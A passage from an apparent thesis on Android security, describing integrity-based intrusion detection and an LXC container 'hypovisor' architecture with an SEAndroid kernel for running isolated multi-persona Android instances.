This chapter gives an analysis of how security risks can be controlled using SELinux policies. An analysis of SEAndroid, which is a kernel modification to the Linux kernel, was done. A case study was performed on how RageAgainstTheCage can be used to obtain superuser access. Analysis of how security-enhanced policies would help in limiting the damage caused by such malwares was also carried out.

Chapter 5 - Threat Detection and Remediation

The previous chapter discusses how the kernel could be hardened in order to prevent unauthorized intrusions. Even with this kernel hardening, security breaches could still occur through unknown vulnerabilities. Hence, the system needs monitoring agents configured to detect intrusions whenever they take place. This chapter analyses the need for intrusion detection and remediation through file integrity checking and network integrity checking. The consequent evolution of the architecture of the project is also detailed.

5.1 Intrusion Detection/Prevention

Intrusion detection is monitoring (54) the incidents occurring in a machine or network and investigating them for indications of possible suspicious events, which are violations to computer/network security policies. IDPSs principally focus on recognizing potential threats, logging information about them, striving to prevent them, and reporting them (54). This helps organizations identify and document severe security threats and assists in minimizing security flaws. IDPSs have become a significant accessory to the security infrastructure of every organization. Many IDPSs can respond to a detected threat by striving to block it from succeeding (55).

Firewalls act as barriers between the internal network and the external network. Firewalls filter incoming and outgoing traffic as per the security policy and, thus, create a barrier (56). Firewalls appear to be sufficient protection, but other factors must be considered.

1. All access to the Internet does not occur through firewalls. Users, for various reasons ranging from blissful ignorance to impatience, set up connections between their mobile phones that are connected to, say a corporate network, and outside Internet service providers. Firewalls cannot mitigate the risks associated with invisible connections.
2. All threats do not originate outside the firewall. A firewall cannot detect a threat that does not reach it. Firewalls are subject to attack themselves. Tunneling to bypass firewalls is a

common practice. The method of encapsulating a message, which can be blocked by the firewall, inside another is called “tunneling.”

Further, in the context of mobile devices, the role of the firewall is limited, as its correct configuration requires adequate technical skills. Hence, other methods of intrusion detection and prevention must be devised for mobile devices, such as filesystem integrity checking and network integrity checking.

5.2 Filesystem Integrity

Filesystem integrity auditing helps ensure that the system has not been compromised (57). When firewalls and malware scanners fail, the need for performing regular integrity audits arises. Regular audits, combined with regular backups, assist recover from most system compromises. A number of tools, which create snapshots of the root filesystem, facilitate comparison of the current snapshot with a previous snapshot to ensure the integrity of the filesystem (57).

Integrity monitoring/auditing is a very common practice for system security. The system creates a cryptographic checksum of all files, and, if something changes, an alert is raised. This is called File Integrity Monitoring (FIM) (58). Several tools can accomplish these tasks with varying levels of efficiency and effectiveness. Although the procedure of taking and maintaining snapshots and ensuring the integrity by comparison varies from one tool to another, the general rules for auditing the integrity of a filesystem remain the same (59).

Sometimes the filesystem keeps changing for legitimate reasons. For example, the **/var** filesystem keeps changing constantly due to the numerous log files. Maintaining a snapshot of such a filesystem is not meaningful for future comparison. Therefore, the less often a filesystem changes for a valid reason, the more appropriate it is to have a monitoring system for ensuring its integrity. If the filesystem contains executable utilities, then ensuring the security of the system will require a monitoring system.

Another rule of thumb is that the IDPS tool needs to keep functioning, even if the system itself is compromised. This requirement means that the executable must be stored in a read-only media. If the intruder succeeds in compromising the integrity of the tool, then the snapshots can be

corrupted and are no longer accurate or valid. Running regular audits against known valid snapshots ensures the integrity of the system. This procedure guarantees that nothing had been compromised before any modifications were executed. If a problem is detected, then it should be traced and handled immediately.

If a modification is made to a filesystem (59), presumably after an integrity examination is completed, a snapshot of the current state of the filesystem should be taken immediately. Once legitimate, authorized changes have been made, the old snapshots need to be changed, as they are no longer valid; the changed snapshots are then available to provide comparisons for future audits. Even if redundant, backup should be maintained that corresponds to known, reliable snapshots. All sensitive information must be kept away from a system that has been threatened by unauthorized change, at least until the system is clean. Thus, knowing when a system has been jeopardized, so that further damage can be avoided and recovery can be initiated from the security breach, is the goal of a filesystem integrity checker. The earlier the compromise is identified, the less damage it may cause. A file integrity checker helps in intrusion detection as well as in devising correct strategies for intrusion prevention.

5.3 Network Integrity

Threats to network integrity can be caused by hardware failure, software failure, or network interference. A number of factors must be considered in protecting network integrity: safety, availability, bandwidth, and control. Safety is concerned with how a network is protected from attacks. A safe, secure network protects itself from worms, trojans, and other harmful traffic packets that may adversely impact it. Network availability refers to how accessible the network is for users and applications. Bandwidth (60) indicates the volume of raw data that can be piped in and out of a network without interference. A network's bandwidth is negatively altered by huge amounts of spam and DoS attacks. Control (59) refers to the network administrator's expertise required to maintain and supervise the network.

A network is said to be fully functional (60) if users and all applications accessing the network are getting enough bandwidth, there is no DoS, and communication through the network is secure. Defending the perimeter is a way to preserve the integrity of the network. Perimeter

defense consists of setting up firewalls, antivirus filters, and intrusion detection systems at the network gateway (to the external network).

Network integrity can be challenged in a number of ways in mobile devices. One such threat is a DNS hijacking attack (61) where a malicious SMS is sent to a mobile device. When the message is opened, hidden code is activated and it modifies the DNS server information to route the DNS queries from the mobile phone to a proxy server. From this point on, all data packets from the mobile are routed through the proxy to, probably, the original DNS server.

Every packet that passes through the proxy is sniffed by the proxy server, and, thus, the proxy has access to all the information on the activities of the mobile phone on the Internet, like emails, all chat details, and social networking activities. Using network integrity checking, DNS hijacking attempts can be detected by constantly monitoring the access routes taken by data to and from the mobile phone. Thus, network integrity checking and auditing are extremely important to ensure that intrusions do not occur in the system. With efficient checking and auditing systems in place, intrusion prevention strategies can be easily devised.

5.4 Architectural Evolution

The role of file integrity checking and network integrity checking can be best explained in the context of the DroidDream malware intrusion. As discussed earlier in Chapter 4, when DroidDream malware intrudes, a new file is created in the `/data` folder, which stores the IMEI, etc. Creation of this new file can be conveyed to the device owner using IDPS. Also, when this newly created file is sent across, stealthily, the network integrity checker can intercept it.

For every system to be secure, it has to be fortified with file integrity checking and network integrity checking. By incorporating integrity checking, the system architecture now evolves to a block diagram as shown in Figure 15.




Figure 15: Integrating and auditing system architecture

5.5 Conclusion

In this chapter, the architecture evolved beyond a security-enhanced kernel to incorporating integrity checking (both file integrity checking and network integrity checking) and auditing features. File integrity checking and auditing provide intrusion detection (IDS functionality) while network integrity checking and auditing provide intrusion detection and prevention (IDPS functionality).

Thus, for any system to be secure, it needs to be fortified with file integrity checking and network integrity checking. The final, revised system architecture can now be represented as shown in Figure 16.




Figure 16: Final evolved architecture

Chapter 6 - Concept Building

Earlier chapters detail how the system architecture for the project evolved. This chapter details how the project concepts changed after a detailed study and how the strategy for the thesis work became formalized for final implementation. Preliminary work was carried out as a PoC implementation using cold-swap methodology. This methodology refers to switching to desired persona using a loop back filesystem. It incorporates the ability for multiple segregated profiles, but no multiple “live” personas simultaneously. This PoC laid the foundation for implementing an innovative Android hypovisor, which is detailed in the ensuing sections of this chapter. Detailed explanation on the architectural evolution, key advantages of the architecture, research studies carried out on similar work done previously, and the reason for coining a new technical word “hypovisor” are discussed in this chapter.

6.1 Cold-swap Methodology

In this methodology, a mobile device is designed as a multi-persona cell phone, where the root filesystem, consisting of differing profiles, is mounted and unmounted to switch between secure and personal modes of operation. The cold-swap version of the system secures a persona by encrypting the root filesystem of the secure persona with a 128-bit Advanced Encryption Standard (AES) key. Entering a pass-phrase decrypts and starts the persona. Since Android separates its filesystem into several partitions, only the system, user data, and cache partitions were encrypted in order to optimize performance. Three user instances were demonstrated, namely work use, personal use, and family use. Both work and personal modes were encrypted. In this implementation, the initial RAM disk that contains the root mount point was not encrypted. When the user switches personas, a corresponding image's partition is unencrypted. These are mounted by a loopback device onto the original system, data, and cache folders. The Android system can then be restarted to load the secure persona. This process allows for encrypted storage of sensitive documents, cryptographic material such as secure shell (SSH) or Gnu privacy guard (GnuPG) keys and confidential information. Use of multiple personas provides the ability to separate and secure data from malicious applications. For example, in the

secure persona, the marketplace can be disabled, preventing the user from installing additional applications that could potentially be malicious.

Any application added to the system would need to be from trusted sources. This separation of data allows users to store sensitive information, such as contact data, on the secure persona without the fear of malware in the unsecure persona gaining access to that data. In addition, the encryption provides greater security if the device were to be lost. Due to the process and the filesystem isolation provided, an adversary will not be aware of a secure, encrypted profile in the system.

Implementation details of cold-swap methodology are given in APPENDIX K.

6.2 Need for a New Approach

The first major disadvantage of the cold-swap implementation is that only one profile could be run at a time. The second disadvantage to this method is that encryption and decryption are resource intensive. In order to switch to a secure profile, the current profile must be aborted, and the new persona mounted, decrypted, and rebooted. Depending on the strength and method of encryption used and the amount of data to decrypt, this process can require an unacceptable amount of time. In addition, keys can be lost or forgotten, rendering the associated data unrecoverable. Encryption that the user manages can create issues in a network by making encrypted files inaccessible to network managers. If the pass-phrase is forgotten, recovering data is impossible. In summation, only data stored on the device are protected. Remote wiping of information and resetting of the stolen device is possible, depending on the awareness of the user (61). An inexperienced user need not attempt such alternatives. Moreover, by the time one realizes the device is stolen, the information could have been compromised.

To overcome the issue of concurrent execution of multiple profiles in a light-weight environment, the concept of virtualization was considered. The proposed architecture evolved from this requirement.

6.3 Virtualization Concept

As part of the project, a detailed study was carried out on various types of virtualization techniques to arrive at an appropriate implementation approach. Several of these approaches are described here.

Guest OS virtualization (62) has a host computer system that runs multiple, unmodified guest OSs like Windows, Linux, and Mac. The host OS will have a virtualization application that creates VMs to run guest OSs. Examples include VMware and virtual box.

Shared kernel virtualization (62) takes advantage of the architectural design of Linux and UNIX-based OSs. The two principal components of Linux or UNIX OSs are kernel and rootfs. Here, the kernel, at the core of the OS, creates virtual guest systems. Each of the virtual guest systems has its own root filesystem. All the guest instances share one kernel.

Kernel-level virtualization (62) has a host system that runs on a modified kernel that contains drivers designed to manage and control multiple instances. Each instance is a guest OS. Each guest has its own kernel. Examples include kernel-based virtual machine (KVM; a virtualization infrastructure for Linux kernel) and user mode Linux.

OS-level virtualization (62) is a server virtualization, where the OS kernel instantiates several isolated namespaces (63). Special hardware support is not required as the OS has native support. OS virtualization is fast and effective, makes it easy to allocate resources, and allows the real-time increase of memory and disk space. Guests can be allotted unlimited resources. In other methods of virtualization, each guest communicates with the hardware through an abstraction layer. The entire system slows down as the number of instances increases. In OS virtualization, partitions can be small; hence, many instances can run in the same hardware configuration. Because of these advantages, the OS-level virtualization is chosen for the development of the evolved system architecture.

6.4 Hot-swap Methodology – Android Hypovisor

In order to overcome the shortcomings of the cold-swap methodology that was tried as a PoC, a hot-swap methodology system architecture has been developed using OS-level virtualization. This system architecture is named Android hypovisor and its major building blocks are detailed below.

A “hypovisor” does hypervisor-like things, but its implementation is different from existing virtualization techniques. A hypervisor is a program that runs multiple VMs on it. A system on which a hypervisor runs is called as a “host.” Each VM shares the host’s processor, memory, and other resources. A hypovisor functions like a hypervisor, but its implementation is not the same. Typically, each VM has its full set of virtual hardware and is separated using full x86 virtualization. In other words, a hypervisor works on hardware virtualization. In the hypovisor approach, a virtualization technology that works at the OS level is used. For the hypovisor, each container is just a logical "container" for other processes and does not use virtualized hardware. Because of this difference, the hypovisor does not fit the typical definition of a hypervisor. If hypervisor is considered as working ‘above’ (hyper) hardware as hardware virtualization, the architecture proposed is perceived to be working ‘below’ (hypo) the OS level. Hence, the name “hypovisor.” Hypovisor sits inside the OS rather than outside the OS. This set up allows significantly more control and the ability to achieve efficiency while introducing potential security issues. These security issues are mitigated with a security-enhanced kernel.

The hypovisor has major advantages over traditional virtualization approaches since the hypovisor distribution is transparent to the mobile OS, and no special device drivers are required. Within the hypovisor, a large range of device integrity tools, including kernel integrity, OS integrity, mobile middleware integrity, firewalls, and IDPSs, can be implemented. In addition, administrators can use the hypovisor to manage virtual instances easily, either locally or remotely, and with or without the user's knowledge or permission. The major advantage of this system is the use of the hypovisor as both a monitor and a manager for the containerized Android instances.

In a typical OS virtualization implementation, the root OS can be used as one of the virtual

instances. This method could be a possible vulnerability to security-oriented devices if the root instance were to be compromised. Compromising the host instance, would, in effect, compromise all of the guest instances. To protect against this attack, the root instance is abstracted from the guests into a small, embedded system that functions similar to a traditional hypervisor. This system allows for features such as additional monitoring and enforcement of both incoming and outgoing network traffic. More importantly, the embedded hypervisor would not interact with the user (excluding switching the active virtual instance), thus offering an extra layer of security to the system.

The Android system is not a typical GNU-based Linux distribution like Ubuntu or Fedora; it uses its own custom bionic libc and Dalvik JVM. This configuration makes the porting of existing embedded security tools more complicated if Android is used as the host system. Additionally, the use of a custom embedded system reduces both the memory and the storage overhead on the device.

6.4.1 System Architecture

Figure17 describes the system architecture for the Android hypovisor.




Figure 17: Proposed hypovisor architecture

The Android hypovisor architecture is comprised of a security enhanced Android (SEAndroid) kernel in Layer 1. Layer 2 is an embedded Linux distribution (especially shared libraries), integrity and auditing tools for intrusion detection and prevention, and the Linux container

(LXC) infrastructure. The following key components have been developed and implemented as part of the project, performing the functional blocks in the implemented architecture of the Android hypervisor:

1. LXC infrastructure
2. SEAndroid kernel
3. Integrity checking and auditing (IDPSs to monitor individual namespaces)

6.4.2 Key Features of the System

Refer to Figure 2 (in Chapter 2) where the Android architecture is discussed. Android utilizes the open-source Linux kernel that permits customization for virtualization, security policy enforcement, and other hardening techniques. The proposed hypervisor solution seeks to improve mobile device security focused on the threat to information confidentiality and integrity. The solution supports a variety of use cases, such as:

1. A single persona exists on the device and is instantiated within an isolated container and secured using hypervisor architecture
2. Multiple simultaneous personas operate on the device in independent containers and are secured using hypervisor architecture.

The integrity of the simultaneous multi-persona system is based entirely on the ability to break out of one namespace and to swim upstream to a parent namespace. To accomplish this, the ability of an adversary to obtain root permissions and exploit the underlying kernel in any of the containers must be mitigated. SELinux is of great assistance by minimizing the kernel accesses available to a root user in a specific namespace. However, zero-day vulnerability that allows an adversary to exploit the container may exist. Consequently, for a high assurance environment, the cold-swap approach is preferred as its integrity of the secure profile is cryptographically protected.

In this environment, one can assume an adversary may obtain root on a non-secure container. The use of containers allows for the concurrent execution of multiple personas with disparate security levels. This set up facilitates the isolation of sensitive information from different security classifications. For example, a corporation might tightly control the use of a corporate

persona, whereas the user's persona is more versatile and allows for other beneficial applications not adhering to corporate policy. With the use of light-weight virtualization, these personas can execute concurrently, avoiding unacceptable switching costs.

6.5 Previous Work

The Android hypervisor project is inspired by the following:

1. SELinux, SE Android, an initiative from NSA (8)
2. Cells projects, a virtualization initiative of Columbia State University (7)
3. Various research initiatives of threat detection and mitigation (56)

An in-depth study of these previous initiatives was carried out in order to avoid redundant research work and to adopt lessons learned that would accelerate the learning curve for this project implementation.

An investigation of previous approaches and tools for providing security to the underlying Android OS and its services was carried out. These approaches and tools range from kernel-level tools to those that exist within the Android middleware itself. These tools provide a variety of security services.

At the kernel level, integration of SELinux into the Android offers the ability to improve OS integrity significantly. Early work (64) has demonstrated that the Linux kernel-supporting Android could be rebuilt with SELinux enabled and that user space tools could be cross compiled using existing tool chains. This work was further extended to develop a broad range of security policies for Android and released open source by NSA as the SE Android project (8). The SELinux work performed under this project has been ongoing for nearly two years and is contemporaneous to the development and release of the SEAndroid project. The work has since been merged with the open-source distribution for consistency.

Use of independent namespaces for process isolation was first introduced by Cells (7). The Cells project demonstrated the power of using containers to switch between different simultaneous

personas quickly. In this project, the addition of the hypervisor is proposed, allowing these simultaneous personas to be checked for integrity from below. This process is further secured with SELinux. Cells (7) is a virtualization architecture for enabling multiple, virtual smartphones to run simultaneously on the same physical device in an isolated manner, but did not seek to address device security quickly (7). Cells introduces a model that has one foreground virtual phone and multiple background virtual phones. This model uses a device namespace mechanism and device proxies that integrate with OS virtualization to multiplex hardware. This set up provides native hardware device performance. Virtual phone features include fully accelerated 3D graphics, complete power management features, and full telephony functionality with separately assignable telephone numbers and caller ID support. A prototype implementation supports multiple Android virtual phones on the same phone. Performance test results demonstrate that Cells imposes only modest runtime and memory overhead, works seamlessly across multiple hardware devices, including Google Nexus 1 and Nexus S phones, and transparently runs Android applications at native speed without any modifications.

A broad variety of research projects and deployed products have sought to provide threat detection and mitigation at either the middleware layer or the application layer for Android devices. One example is TaintDroid (65), which marks memory and storage locations as sensitive information and propagates through the system to identify privacy leaks. Another example is XMAntroid (66), which monitors inter-process communication to identify potential privilege escalation attacks. Another work that is similar is the implementation by B-Labs (67). Their virtualization, in contrast, runs multiple Linux kernels on the hypervisor. The solution is highly secure since the two systems are isolated at the hardware protection level.

The proposed approach leverages the prior work from the SEAndroid and Cells projects as building blocks for creating an OS with true defense in depth. The central focus is on the development of the hypervisor, which provides a security-enhanced kernel, integrity checking and auditing tools, and isolated container environment to run multiple Android instances.

6.6 Conclusion

This chapter details how the project was conceptualized. Preliminary work was carried out as a PoC implementation using cold-swap methodology. This PoC laid the foundation for strategizing secure hot-swap methodology system architecture – Android hypervisor. Innovative building blocks and key features have been discussed at length in this chapter. Relevant, previous research work that was extensively studied has also been documented. Thus, a comprehensive strategy was developed for the final implementation of the Android hypervisor that secures mobile devices through high-performance, light-weight subsystem isolation with integrity checking and auditing capabilities.

Chapter 7 - Android Hypervisor Implementation

The entire implementation of the Android hypervisor is explained in this chapter. As mentioned earlier, the following are the key components of the system architecture:

1. LXC infrastructure
2. SEAndroid kernel
3. Integrity checking and auditing (IDPSs to monitor individual namespaces)

Implementation details of each of the key components, their features, testing methodology, and test results are detailed in this chapter.

7.1 Container Infrastructure

A container is a method of process and data isolation (68), which is implemented by incorporating functionalities such as resource management and isolation features such as cGroups and namespaces. This enables individual processes to have their own view of the OS, each having its own process ID, root filesystem structure, and network interfaces (69). Each namespace shares the kernel with other containers (70), and each instance can be restricted to using a predefined amount of resources such as CPU, memory, or I/O. Setting up multiple, light-weight, isolated instances by implementing containers with other features like Btrfs filesystem (70) is easy and efficient.

In this project, LXCs have been used to realize container infrastructure. LXC is an OS-level virtualization method for executing multiple, isolated Linux systems (containers) on a single Linux control host. Thus, the container infrastructure provides not only a VM, but an environment that has its own identity of process and network space. LXC is similar to a chroot but offers much more isolation. System virtualization technologies such as KVM and XEN start by booting independent virtual systems on an emulated hardware environment and then attempt to lower their overhead through para virtualization and related mechanisms. LXCs provide comprehensive process and resource isolation. Multiple applications can be run safely and securely on a single host system without the fear of their interfering with each other.

LXC does not provide hardware support for virtualization. Hence, LXC is likely to provide higher performance than quick EMUlator (QEMU). In addition, if specialized hardware (e.g., GPUs) access is required, guests can achieve this easier and faster with LXC than with other hypervisors. Since LXC is used to develop container infrastructure, a relatively higher performance in its class of implementations can be achieved.

Following are the advantages of the container infrastructure (realized using LXC) in the implemented architecture.

1. Container infrastructure is light-weight, resource friendly, and easy to operate
2. Container infrastructure enables running multiple instances of an OS (Android in this context) or applications on a single host without inducing overhead on a CPU or memory. In other words, it enables running different 'servers' on one physical computer, which saves hardware and power costs.
3. Secure separation
Container infrastructure restricts hardware access from inside the VM. Isolated instances of Android do not communicate with each other. Thus, no information is transferred between the instances and no leakage of information occurs either.
4. Comprehensive process and resource isolation
Container infrastructure enables safe and secure running of multiple applications on a single system without risk of their interfering with each other. If the security of one container has been compromised, theoretically other containers are unaffected.
5. Multiple distribution can be run on a single server
For example, Android (as in this case), CentOS, and Arch can be run on Ubuntu Host, etc.
6. Container infrastructure allows rapid and easy deployment
7. Containers can be useful in setting up a “sandbox” environment quickly. For example, containers can be used to test a new version of an OS distribution or to simulate a clean environment for testing Q/A purposes. When a Btrfs filesystem is used in a container, new instances can be created and spawned in seconds.
8. High performance
Compared to implementations of its class (class of hosts that do not provide hardware virtualization), the system performance is faster. Further, switching between the virtual

instances is faster, and, hence, the system has high performance.

7.1.1 Implementation

During implementation, the Android kernel has to be configured to support LXC, which utilizes the built-in cGroups and namespaces of the Linux kernel to provide resource management and process isolation between the host system and the different virtualized instances (71). The cGroups feature provides resource management (process containers), and the namespaces feature provides resource isolation for the system. In addition, the cGroups feature is used to manage the amount of processing time each guest instance uses.

LXC was cross compiled to support ARM architecture. The hypervisor, which runs the LXC container system in Layer 2, is based on the Angstrom embedded Linux distribution (71). Angstrom was chosen for its foundation in the open-embedded project and because it broadly supports a wide variety of hardware platforms. In addition, the Angstrom distribution website provides the Narcissus online builder that allows a developer to generate a custom root filesystem quickly. This embedded Linux distribution was compiled with console-only support to enable full-fledged access to GNU libraries. In addition, a busybox has been included as well. Along with the generated cross-compiling tool chain, these tools (Glib and busybox) were used to port many existing applications to the host system. The architecture was also tested successfully on Debian and Ubuntu.

After booting into embedded distribution, Android containers were created using LXC. In order to support the Android OS within a container efficiently, the Android version of the Linux 3.0.8 kernel was used for the underlying system kernel. To build Android for the LXC container system, several changes were made to the standard Google source. APPENDIX A discusses how to compile Angstrom and set up the SD card to boot the implemented architecture. APPENDIX B gives details on how to compile Android Open Source Project (AOSP). APPENDIX C gives details on the implementation of container infrastructure on stock AOSP. Changes have to be implemented on to rewrite the Dalvik functions, used to fork and spawn new processes attempted to set the Linux capabilities for the newly created thread. In addition, several changes were made to other files such as `init` and `init.rc`.

After making changes to the Android kernel, the Android system was successfully booted in a container on the Angstrom host. Since LXC uses the namespace and cGroups features to isolate processes, the Android instance will not be able to view any processes belonging to the host. However, the Angstrom host would have full control over any Android processes. These characteristics allow the virtual instance to remain separate from the host or any other virtual instance. For multiple instances of Android to run concurrently, a virtual network computing (VNC) server and client can be implemented to control the access of each instance to the physical hardware and also to facilitate switching between instances. Due to lack of support on the hardware provided, the emulating hardware part of project was demonstrated on a QEMU.

By using containers, the overhead footprint is reduced significantly by not requiring multiple instances of the kernel. An embedded Linux kernel tailored for a mobile OS is booted. In particular, the Android variant of the Linux kernel includes a variety of Android-specific patches that extends power management features. Once the embedded distribution loads, the user OS is booted, using virtualization provided by the containers (e.g., cGroups, namespace, and chroot). To distinguish the role of the management plane from a traditional virtualization hypervisor, the embedded Linux instance is named “hypovisor” because it sits “under” various booted Android instances rather than the “over” notion conveyed by traditional supervisor/hypervisor terminology. Hypovisor architecture is shown in Figure 18, where the process tree for a variety of independent containers is given.

When you hit power ON- the Boot ROM code start execution from a pre defined location which is hardwired on ROM. It loads Bootloader into RAM and start execution. The Bootloader detects the external RAM and proceeds to setup the n/w, memory, which then loads the kernel. The kernel then starts the init- that is re-wired in this case to boot into the embedded distro. On this host, we have cross-compiled and installed LXC and ID/PS. As the kernel as been reconfigured to support cGroup facility and multiple Namespace support we can now start container instances. The init of the container Android instance is rewritten to start as a container, starts the zygote, service manager and starts communicating with the Dalvik Virtual machine and initializes the applications.




Figure 18: Process hierarchy showing Android hypervisor namespace.

7.1.2 Summary

The implemented container infrastructure consists of LXC, cross compiled for ARM architecture, embedded Linux distribution, and Android kernel. This embedded Linux distribution was compiled with console-only support to enable full-fledged access to GNU libraries. This characteristic becomes a key component of the Android hypervisor architecture. Many packages, such as networking, console, and development tools to the root filesystem, have been successfully added, and a tool chain was built for cross compiling systems such as LXC. Thus, by creating container infrastructure using LXC in the implemented Android hypervisor, light-weight, high-performance subsystem isolation is achieved.

7.2 Security Enhanced Android (SEAndroid) Kernel

The container infrastructure, developed using LXC, is, by itself, not enough to provide protection against exploits that allow an application to become root (72). If an application (or user) achieves a root privilege (73), it can theoretically do anything. This implies that, if one container becomes the root on the system, it can take control of all the other instances. This situation is called a ‘cluster.’ An excellent exploit on an unpatched kernel (74) is explained in APPENDIX

